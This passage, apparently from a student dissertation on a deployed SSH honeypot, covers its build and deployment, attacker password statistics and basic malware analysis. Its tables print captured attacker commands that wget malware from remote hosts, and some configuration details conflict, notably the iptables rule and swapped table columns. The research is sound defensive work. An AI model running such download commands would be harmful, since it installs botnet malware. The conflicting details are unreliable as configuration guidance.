One of the predicted problems associated with running queries like this to collect the most frequent usernames and passwords is what might happen if the database contains a large amount of data. Queries on large databases might take a long time to produce results and, since the goal was to present these statistics on every page of the website, an alternative implementation was required.

The way to solve the problem of querying large a large data set was to run the queries periodically (for example once every hour) and to save the results of those queries in a new

table. The results to be displayed on every page of the website can then be displayed by querying this new table which will not take a long time to produce its results since a large query is not occurring. A cron job was then setup in the Linux Operating System running Apache web server which would allow the PHP script to populate the data statistics table.

The next part of the website was to produce graphs to accompany the data. This goal was achieved by using the PHP library JpGraph [21] which can produce various types of graphs and charts such as pie charts, bar charts, line charts etc. The method *generateBarGraph* was built which took arguments for the graph title, subtitle, the x and y data along with the filename of the produced PNG image. Another cron job was created for this PHP script which is executed every hour for the purpose of keeping the overall server load to a minimum.

The entire statistics HTML page is also created from a PHP script which is again called by a cron job every hour. The result is that visitors can view the statistics page on the data gathering website without any delay in page loading, since all the data has been produced in advance of the page load.

5.2.4 Blog Functionality

The data gathering server has also been built to allow blogging functionality so project progress logs can be shared with the wider cyber-security community. The blogging functionality is powered by a MySQL database and individual blog entry pages are generated dynamically by searching the database for the relevant blog row in the table.

The database of the blog table contains the following columns: title (varchar), href (varchar), teaser (text), content (text), notes (text), date (timestamp), published (boolean), views (unsigned integer). The *href* column is used to store an HTTP safe version of the page title that only uses alphanumeric characters and the underscore (_) character. The column *published* stores a boolean value which is used by the blogging system to determine whether or not a particular blog post (or row in the table) should be viewable (or published). An example result from the blog table would look like 5.2 below.

id	title	href	teaser	content	notes	date	pub...	views
0	Test Title	test-title	Intro...	Content...	Notes...	2013-10...	1	72
...	...	...	...	...	...	...	...	...

Table 5.2: Example Blog SQL Query Result

The result of this solution is a simple content management system which stores blog entries in a database and makes it easier to edit and add new blog entries. One of the main disadvantages to using dynamic page creation is that pages are produced by calling a PHP file with parameters, such as:

index.php?page=page_title

Whereby the parameter takes as argument the title of the blog post to be searched for in the database. This makes it less user-friendly since it is more difficult to remember page URL's. The way this problem was solved was by using a *htaccess* rewrite rule.

RewriteRule blog/([a-zA-Z0-9-]+).html$ index.php?blog-url=$1

This rule makes use of regular expressions to match patterns on URL's. The above rewrite rule catches any URL which starts with */blog/* followed by any alphanumeric

characters, and then ends with *.html* which can be more concisely written as: *blog/([a-zA-Z0-9-]+).html*. So the URL below will search the blog table for a row with the title "test-page".

http://www.securehoney.net/blog/test-page.html

This makes the URL of pages on the website look neater which results in a better user experience.

5.2.5 Automatic Facebook & Twitter Status Updates

A convenient way of sharing results from this project with the cyber-security community online is by sharing the results automatically to social networking websites such as Twitter and Facebook.

This was achieved by using two libraries: twitteroauth [64] and the Facebook SDK for PHP [26] both of which use the OAuth [59] authentication protocol. Another cron job was initially set up to post the top usernames and passwords of the current day at 6am, 12pm, 6pm and 10pm. This cron job was later altered to run just once per day at 10pm to produce a round-up of the days attacks.

There were a number of issues encountered when publishing automatic content to social networking websites. The first was that the size of the message must remain under 140 characters for Twitter, therefore various *if* checks were required to ensure each message was within the size limit. The second issue was what happened if swear words appeared in the username or password logs and were published to social networking websites. This problem was addressed by adding a swear word filter which looked for common swear words and masked them with the asterisk character (*).

Chapter 6

Deployment

This chapter looks at how the honeypot and data gathering server were deployed to the world wide web so that any attacker anywhere in the world could attack the honeypot.

The main honeypot was deployed to an Amazon Web Service (AWS) Elastic Cloud Compute (EC2) server. Various copies of the honeypot were also deployed to EC2 instances to compare data. A copy of the honeypot was also deployed to a Rackspace Cloud Server to compare the data it collected to the main honeypot on the AWS EC2 server.

The data gathering server and blog were deployed to a managed hosting account at XILO Communications Ltd [39]. The reason for deploying this part of the project to a managed hosting provider was to reduce the amount of time required to maintain the website hosting so the main project objectives could be focused on.

6.1 Amazon Web Service

Amazon Web Service provide a convenient web based user control panel to allow users to create, edit and remove instances under their accounts, see figure 6.1. Launching a new instance to run the honeypot on involved following the web based interface to create a new virtual system. Amazon offer a variety of different operating systems including Windows, RedHat Linux and Ubuntu Linux.



Figure 6.1: AWS Control Panel Screenshot.

The operating system Linux Ubuntu was chosen to run the honeypot since it is open source, there is plenty of documentation online about the operating system and it is ideal

for smaller projects such as this. Once an instance has been created it appears under a list of all instances under the account (see figure 6.1) whereby the specific instance can be controlled.

6.2 Launching the Honeypot on AWS

Once the AWS instance was online it could be connected to by using an SSH client. However, the default port of the server needed to be changed from port 22 to something else so that the honeypot could listen on port 22. The reason for this is that most attackers will first attempt to connect on port 22 when carrying out an SSH attack. However, the server still needs to allow SSH connections for administration and deploying the honeypot. So the default SSH port was changed to allow this.

The honeypot source code was uploaded to the server by using FTP over SSH. Once uploaded, the source code was compiled and could be executed. Figure 6.2 shows the Ubuntu default terminal connected to the server with the honeypot running after executing the command *./sshpot*.



Figure 6.2: Connecting to the Honeypot via an SSH Terminal.

One of the main security concerns with running an SSH honeypot on port 22 is that root privileges are required by any application listening to port 22. Running a honeypot with root privileges is dangerous since, if the honeypot becomes compromised, the attacker can easily gain control of the entire system. To overcome this security problem the honeypot listens on port 1234 while an IPTable [56] rule is used to forward all traffic received on port 22 to port 1234. Since unprivileged users can run programs on port 1234 then this is less of a security risk. The IPTable rule below demonstrates how all traffic received on port 22 is forwarded to port 1234. The IP address of the honeypot server has been masked to keep its identity hidden.

```
iptables -t nat -A PREROUTING -p tcp -d 54.2**.*.*** –dport 422 -j DNAT
–to 54.2**.*.***:22
```

The command line text editor vim [42] was a useful tool throughout the entire build and deployment phase since making alterations to the honeypot became much quicker when made directly on the live honeypot.

6.3 Domain Name Setup

The domain name securehoney.net was purchased to host the project website through the registrar GoDaddy [31]. The data gathering website is hosted by a separate company called Xilo [39]. The name servers of the domain registered at GoDaddy were set to point to the hosting at Xilo so that all traffic for securehoney.net would use the name servers at Xilo. The *A* record of the name servers at Xilo were then set to point to the IP address of the server which hosts the data gathering website.

6.4 Website Deployment

Once the domain name had been setup the final stage of the deployment process was to upload the PHP scripts that power the data gathering, processing and blog services via FTP and also to test the system.

One of the first tests was to ensure that clients attempting to gain authorisation on the honeypot were being logged by the data gathering server. This worked initially without any problems, however, when a more complex password was attempted by an attacker the system failed to log the password. The reason for this was that the password was very long and contained a lot of symbols. The solution to this problem was to change the transmission method from GET to POST. The reason for this problem is that HTTP GET transmissions are limited on the amount of data that can be sent in the GET request and certain characters are not allowed, whereas POST requests are sent in a separate part of the HTTP request. Once this issue had been resolved the data gathering server was tested by analysing the honeypot logs and comparing them to the data gathering server logs to ensure all log entries matched.

The blogging platform was tested next to ensure that all published blog posts in the database were displayed correctly on the website (see figure 6.3). The testing for this involved creating, editing and removing various blog posts with different images and linked content. Tests also included thoroughly checking all links on the website were live and working properly without any 404 page not found errors.

Figure 6.3: SecureHoney.net Website Screenshot.

The next system to be tested was the service which transmits Facebook and Twitter status updates to the relevant API services. The first part of this deployment involved registering the applications on Facebook and Twitter before creating a long-term authorisation session through the OAuth authentication protocol. Once this authentication had been established the cron job could run daily without any further user input.

Once the system had been deployed and was running there were a number of occasions when attackers used swear words within their passwords. The swear word filter built into the system correctly masked these parts of the passwords so no offensive language was posted to Twitter or Facebook.

Chapter 7

Results

This chapter describes the results and outcomes of the project along with an analysis of the results. One of the main results to analyse first is the discoverability of the honeypot and if any attackers tried to gain authorisation into the honeypot.

This section then progresses to analyse the results from the honeypot data including the most frequently used passwords, username and commands entered into the CLI emulator. This chapter also looks at any files that were uploaded to the honeypot and what the intentions of those files were. There is also a section that looks at analysing Android mobile phone malware that was sourced from sources outside of the deployed honeypot.

7.1 Honeypot Discoverability

During the build and deployment phase of the honeypot numerous attackers started to target the honeypot. This was unanticipated since the original plan was to finish building and deploying the honeypot proceeded by advertising the IP address of the honeypot onto various underground hacker forums and social websites.

It was a surprise to start receiving attacks immediately after deploying a beta version of the honeypot and meant that data could be collected from day one. 5 days after deploying the beta honeypot it had received a total of 2,897 login attempts. The most frequent usernames and passwords for those first 5 days are shown in table 7.1.

Top Usernames	Top Passwords
123456	root
password	test
scricideea	oracle
P@ssw0rd	admin
test	bin
1234	nagios
abc123	guest
changeme	info
test123	user
orancle	ftpuser

Table 7.1: Attack Data from First 5 Days of Deployment

The initial plan of advertising the IP of the honeypot on underground forums and social media websites was never executed. Throughout the entire project the IP address of the honeypot was never advertised. But why did the honeypot receive so many attacks without advertisement?

There are two probable answers to this question. The first is that the IP address ranges of the Amazon Web Servers are publicly visible and therefore very likely to be known by attackers.

The second part of the answer is that, once this range of IP addresses is known, it is relatively easy for an attacker to scan the entire range of IP addresses looking for a server which has part 22 open (the default SSH port). For example a tool called nmap [30] can be used to scan for open ports on a given IP address or fully qualified domain name (FQDN).

```
nmap -p 22 example.com
```

This code will check to see if port 22 is open on the web server behind example.com. One possibility is to run this scan on every IP address range on the planet. There are 4,294,967,296 IPv4 addresses available and 17,891,328 of them are IANA-reserved private IPv4 addresses. So this leaves 4,277,075,968 available IP addresses to scan to determine if port 22 is open. Once a list of these IP addresses - along with their port 22 status - is produced (which can easily be automated via a script and left to run for a while), the attackers can start an attack.

However, it is unlikely that all of the attackers that found the honeypot hosted at AWS did so by scanning the world-wide range of IP addresses. This is because a second honeypot was deployed to a Rackspace virtual cloud server alongside the AWS honeypot. The IP address of the Rackspace honeypot was under a completely different IP address range to the AWS honeypot server. The Rackspace server received very few authorisation attempts compared to the main AWS honeypot. This suggests the original theory that most attackers only scanned the publicly known AWS IP addresses for port 22 availability.

7.2 Usernames, Passwords & Commands

This section analyses the main data collected from the honeypot: usernames, passwords and commands. The purpose of these results is to understand what common authentication credentials are being used by attackers - since these are likely to also be the most common authentication credentials used to protect systems from unauthorised access.

7.2.1 Usernames

The first statistic to be addressed is what usernames were most frequently attempted go gain access to the honeypot by attackers. Table 7.2 shows that the username "*root*" was used 177,748 times by attackers which is 96.8% of all usernames received by the honeypot, as shown in figure 7.1.

Username	Frequency
root	177,748
bin	1519
oracle	1037
test	720
nagios	605
admin	529
postgres	483
user	421
ftpuser	338
testuser	245

Table 7.2: 10 Most Frequent Usernames



Figure 7.1: 10 Most Frequent Usernames, Pie Chart

The reason behind the vast majority (96.8%) of all attackers trying to login to a server with the username "*root*" is that this is often the default username which has unrestricted privileges on an operating system. So if an attacker can gain unauthorised entry with the username "*root*" then a more sophisticated attack with access the the entire system can take place.

7.2.2 Passwords

The next part of the honeypot data to be analysed is the most frequent passwords that were used by attackers. The password "*123456*" was the most common password used to gain authorisation to the honeypot, as shown in table 7.3. The password "*123456*" represents 37.8% of all passwords that were used by attackers on the honeypot, as shown in figure 7.2.

Password	Frequency
123456	2,265
changeme	823
password	575
-	418
111111	397
1qaz2wsx	344
!@#$%^	341
qwerty	288
root	276
1q2w3e4r	272

Table 7.3: 10 Most Frequent Passwords



Figure 7.2: 10 Most Frequent Passwords, Pie Chart

It may be surprising at first to see the most frequently used passwords used by attackers are very weak and insecure. One possible theory is that this honeypot is only receiving naïve attacks. However, a recent analysis [14] revealed that the most common passwords used by Adobe customers to secure their accounts matched a lot of the passwords that were being used to attack this honeypot, as shown in table 7.4.

Password	Frequency
123456	1,911,938
123456789	44,6162
password	345,834
adobe123	211,659
12345678	201,580
qwerty	130,832
1234567	124,253
111111	113,884
photoshop	83,411
123123	82,694

Table 7.4: 10 Most Frequent Adobe Passwords [32]

Table 7.4 shows that the passwords "*123456*", "*password*", "*111111*" and "*qwerty*" match the passwords seen on the honeypot log. This is a clear example that the attacks seen on the honeypot were indeed using the most popular passwords that are used to protect computer systems. You could argue that the Adobe customers' passwords are weak because the information being protected is not that important compared to, for example, bank details. However a comprehensive study carried out by SplashData [54] concluded that the three most popular passwords used to secure systems have consistently remained for many years as "*123456*", "*password*" and "*12345678*".

Another type of password brute-force attack received on the honeypot appeared to use a basic form of natural language engineering techniques to alter the spelling of words. For example, table 7.5 shows a sample of some varying spellings of the text "*password*" which were used to attack the honeypot.

Password	Frequency
P@$$w0rd	53
P@$$word	19
P@$$w0rd123456789	3
p@sswOrd123456789	6
p@sswd123456	3

Table 7.5: Example of Natural Language Engineered Passwords

This data shows that the text "*password*" was altered to the text "*P@$$w0rd*" and various other different spellings in the brute-force attack. This is an example of a slightly more sophisticated brute-force attack whereby the attacker has gone beyond simply using a list of common passwords and dictionary lists. These basic language engineered passwords require a basic understanding of the English language to swap letters such as "*s*" and "*s*" for the characters "*$*" and "*0*" respectively whist still maintaining an understanding of the original word.

A final area of the password results to analyse is how frequently the top 3 passwords occurred throughout the duration of the project. Figure 7.3 shows the frequency for the password "*123456*", figure 7.4 shows the frequency for the password "*changeme*" and figure 7.5 shows the frequency for the password "*password*". This data clearly shows that although the password "*changeme*" appears in the top 3 password, its usage only appeared for a short period of time (around November to December 2013) but occurred a high number of times during that time period. Whereas the passwords "*123456*" and

"*pasword*" were consistently used by attackers throughout the project.



Figure 7.3: Password Frequency for "123456"



Figure 7.4: Password Frequency for "changeme"



Figure 7.5: Password Frequency for "pasword"

7.2.3 Commands

The final part of the honeypot results were the most frequent CLI commands. These are commands that were captured once an attacker had entered the correct username and password and was then presented with an emulated command line interface. Table 7.6 shows the 10 most frequent commands that were used by attackers once they had been authorised by the honeypot.

Command	Frequency
	168
echo "WinSCP: this is end-of-file:0"	10
uname -a	9
s	8
wget http://115.***.***.30:198/FS32.exe	5
rm -f disknyp	5
rm -f disknop	5
wget http://198.*.***.204:22/disknyp	5
killall disknyp	5
killall disknop	5

Table 7.6: 10 Most Frequent CLI Commands

The first command empty since this is where an attacker has simply pressed the return button on their keyboard and not entered any text into the console. This may be because the honeypot was very basic and did not return any responses to common Linux commands.

The command "*uname -a*" displays the complete operating system name and version, and is the logical first step in seeing what kind of tools are needed for infiltration.

The command "*wget*" appears very frequently in the CLI log. This is because the command is used to test the servers speed as well as download remote files, which in the honeypots' case had turned out to always be malware. For further details about the uploaded malware see later section 7.3.

The command "*ifconfig*" was used by many attackers since it provides detailed information about the network connections on the system along with IP addresses and MAC addresses and basic packet statistics.

Another popular command that was used by many attackers was "*w*" which displays a list of all currently logged in users. This would be a logical first step in seeing who else is currently logged into the system and may be watching. The attackers' next step might be to monitor the system for a period of time to understand how often certain users are logged in for. This would allow the attacker to come back when the system has less users' logged in, is quieter and therefore more likely so carry out a successful attack.

7.3 Uploaded Malware

There were many CLI logs from the honeypot that showed where attackers' had attempted to upload malware. Table 7.7 shows a list of all malicious files uploaded to the honeypot using the "*wget*" command along with their md5sum hashes which are used to fingerprint the files.

Wget Command	Md5 Hash Fingerprint
wget http://198.*.***.204:22/disknyp	c92129fc230bacd113530fee254fc2b6
wget http://203.***.***.160:1234/ddos998	daf39c30261ee741bbd5d1e931bc6498
wget http://117.**.***.*14:8080/zymoran	Unable to download, 404 error
wget http://210.***.**.6:714/zxc321	1f9bd18ff9a90b61d72f872eae15d499
wget http://115.***.***.30:198/FS32.exe	b306e3ef9bacf91f75d59539a869943e

Table 7.7: Uploaded Malware with Hash Fingerprints

7.4 Malware Analysis

One of the major challenges of this project was the dissection of complex, obfuscated malware. The time limitations of the project made it a risk to spend large amounts of time learning complex malware analysis of C/C++ binary files. Therefore the decision was made to carry out a basic analysis of one of the uploaded malicious files and then look for sources outside of the honeypot for Android malware to dissect. The reason for looking to dissect Android malware is that Android applications are compressed into a single application package file (APK) which can be more easily reverse engineered into Java source code for analysis.

Therefore this section is split into two subsections: *DDoS Trojan* and *Android Malware Analysis*. The section *DDoS Trojan* describes the process involved in carrying out an analysis of a malicious C++ program that was uploaded to the honeypot along with a network forensics investigation of the network traffic associated with the malware. The section *Android Malware Analysis* describes the process involved in analysing and reverse engineering an Android application which was found online.

7.4.1 DDoS Trojan & Network Forensics Investigation

One of the malicious files acquired from the honeypot was called "*dosknyp*" with an md5sum of "*c92129fc230bacd113530fee254fc2b6*". The file was uploaded to two virus analysis websites: malwr.com and virustotal.com. The analysis revealed that the file contained a virus labelled by DrWeb [61] as "*Linux.DDoS.1*" and by F-Secure [25] as "*Backdoor:Linux/DDoS.B*". Microsoft Protection Center [18] lists the file "*Backdoor: Linux/DDoS.B*" as:

> "...a backdoor trojan. A backdoor trojan provides remote, usually surreptitious, access to affected systems. A backdoor trojan may be used to conduct distributed denial of service (DDoS) attacks, or it may be used to install additional trojans or other forms of malicious software. For example, it might be used to install a downloader or dropper trojan, which may in turn install a proxy trojan used to relay spam or a keylogger trojan which monitors and sends keystrokes to remote attackers. It might also open ports on the affected system and thus potentially lead to further compromise by other attackers".

So the malicious file ("*disknyp*", md5sum "*c92129fc230bacd113530fee254fc2b6*") is a trojan that would be used to turn the compromised system into a bot. The bot would then likely join a much larger botnet which would be used to carry out large scale distributed denial of service (DDoS) attacks.

Blog posts were written and published to *http://secureHoney.net* throughout the course of this project. One of the blog posts described the initial findings and basic analysis of the aforementioned malicious file. This blog post was discovered by Dr. Gareth Owen,

Senior Lecturer in Cybersecurity at the University of Portsmouth. Dr. Owen had also discovered the same malicious file and confirmed that it was indeed a DDoS trojan. Dr. Owen also provided a packet capture (PCAP) file obtained after running the trojan on a virtual machine and logging all the network packets to and from that machine. As part of this project the *pcap* file was analysed (independently of Dr. Gareth Owen) to carry out a network forensics investigation into the network traffic activity associated with the trojan.

The command and control (C&C) server for the trojan was located at IP address 198.**.**.**9 (geoip: Fremont, California, United States) and the captured DoS attack (SYN flood [49]) was directed to the IP address 199.**.***.*5 (geoip: Dover, Delaware, United States).

The C&C IP (198.**.**.*9) is owned by an American hosting provider called SolidTools Technology, Inc, based in Fremont California. The website http://p******ady.com is registered through an American domain registrar called GoDaddy. The websites WHOIS DNS A record is listed as 198.**.**.*9 (the C&C IP address) and the domain owner is registered to a Chinese individual and address.

The website http://p******ady.com (the FQDN associated with the C&C IP address) was accessed through an anonymous proxy (standard HTTP request on port 80) which returned a website under construction notice that was written in Chinese. Since the WHOIS records list the owner of http://p******ady.com as a Chinese address it is possible that the Chinese website owner is hosting the website in America so that it looks less suspicious. One possible reason for this is that traffic to and from the United States may stand out less than traffic to and from China. This may be crucial to remaining stealthy and undetected if large amounts of international network traffic are analysed.

The IP address being attacked (199.**.***.*5) is owned by the hosting provider Incapsula Inc (http://www.incapsula.com/). The website http://b********sa.com has two IP addresses listed for its DNS A record: 199.**.***.*8 and 199.**.***.*5 (the IP address being attacked). The website is an Indonesian gambling/online casino site with a WHOIS owner record listed as PrivacyProtect.org (i.e. the owners are hidden).

To summarise this network forensics investigation: The C&C server that sent DoS attack commands was located in the United States but registered to a Chinese address and the DoS attack was being targeted towards an Indonesian gambling/casino website.

7.4.2 Android Malware Analysis

As described in the opening paragraph of this section, other sources of malware were explored for reverse engineering and analysis due to the time constraints on the project for analysing complex and obfuscated C/C++ binaries that were uploaded to the honeypot.

The main malware that was analysed was an Android application called *Flappy Bird*. A full write-up detailing the exact steps taken to reverse engineer the malware was published on this project's blog and is included in appendix C. The blog post gained a large amount of traffic (over 10,000 unique visitors) after becoming popular on social netowrking websites Reddit, Twitter and Facebook. The blog post provided the first publicly available, full write-up and explanation of how to dissect the Flappy Bird Android malware. As a result, the blog post received many positive comments from the cybersecurity community. This subsection will outline the findings of the Android malware analysis.

The file to be analysed was an Android application package file (APK) which was acquired by searching online. The malicious application had received mainstream media coverage in February 2013 after TrendLabs [67] discovered that there were malicious versions of the popular application circulating online.

There were two stages to the malware analysis: dynamic analysis and static analysis. Dynamic analysis involves running the application in an emulated Android environment

to determine what files and websites the application accesses when it is executed. The static analysis phase involves reverse engineering the APK file to produce the Java source code (Java class files).

The APK file is a compressed archive which, amongst other files, contains a Dalvick Executable (.dex/.odex) file. This Dalvick Executable file was decompiled into a Java (.jar) file by using the tool *dex2jar* [10]. Once the Java file had been produced the tool *JD-GUI* [11] was used to read the Java class files which make up the .jar file produced from *dex2jar*.

By carrying out dynamic analysis it was determined that the application was attempting to send an SMS text message to a premium rate telephone number based it Vietnam. The static analysis phase revealed how the application's code was constructed to send the SMS message. It was revealed that the data for what telephone number to send an SMS message to and the SMS text message contents were saved in a file stored in base 64 encoding.

7.5 Heartbleed Honeypot

A small part of this project involved deploying a honeypot to detect attackers searching for the heartbleed vulnerability on port 443. The heartbleed honeypot was deployed to the same AWS instance that was also running the SSH honeypot on port 22. Appendix D lists the source code of the honeypot written by glitchwrks.com and programmed in Perl.

Since deploying the honeypot on Saturday 12th April 2014 the honeypot has received 84 connections from clients attempting to detect the heartbleed vulnerability on the honeypot.

Many of the IP addresses that connected to the honeypot were registered to research institutes from America and Russia. This information about the IP addresses was obtained by carrying out a reverse DNS lookup.

It is interesting to see that the publicly known IP address ranges of AWS instances are also being scanned for the heartbleed vulnerability on port 443 along with SSH port 22. A future area of research could be to deploy a multitude of high-interaction honeypots listening on multiple ports. This may, for example, determine how many ports are attacked by the same IP addresses.

Chapter 8

Evaluation

This chapter aims to evaluate the overall project and to assess whether the main aims and objectives were achieved and if so how well they were achieved. This chapter will look at the main areas of the project, which include building the honeypot, blog system and the malware analysis, and will assess the effectiveness of the outcomes.

8.1 Honeypot Evaluation

The honeypot has achieved its core objectives and has collected a large amount of data which has been analysed in the results section. The only objectives that were not achieved were:

1. Allow most common set of shell commands to emulate (e.g. ls, wget, w, ...)
2. Allow attackers to upload files to honeypot using wget
3. Emulate running of uploaded files from attackers

These 3 objectives were not required in the end since the CLI log was able to pick out the files that attackers' were attempting to upload. Once the *wget* command had been logged, the file could be downloaded and analysed outside of the honeypot. An emulation of the most common set of shell commands could have been implemented but the results may not have added much more detail to the results and would have required a lot of programming to be written.

All of the original objectives for researching cyber-attack techniques have been achieved, although some of these objectives were achieved by analysing Android malware that was acquired from sources outside of the honeypot.

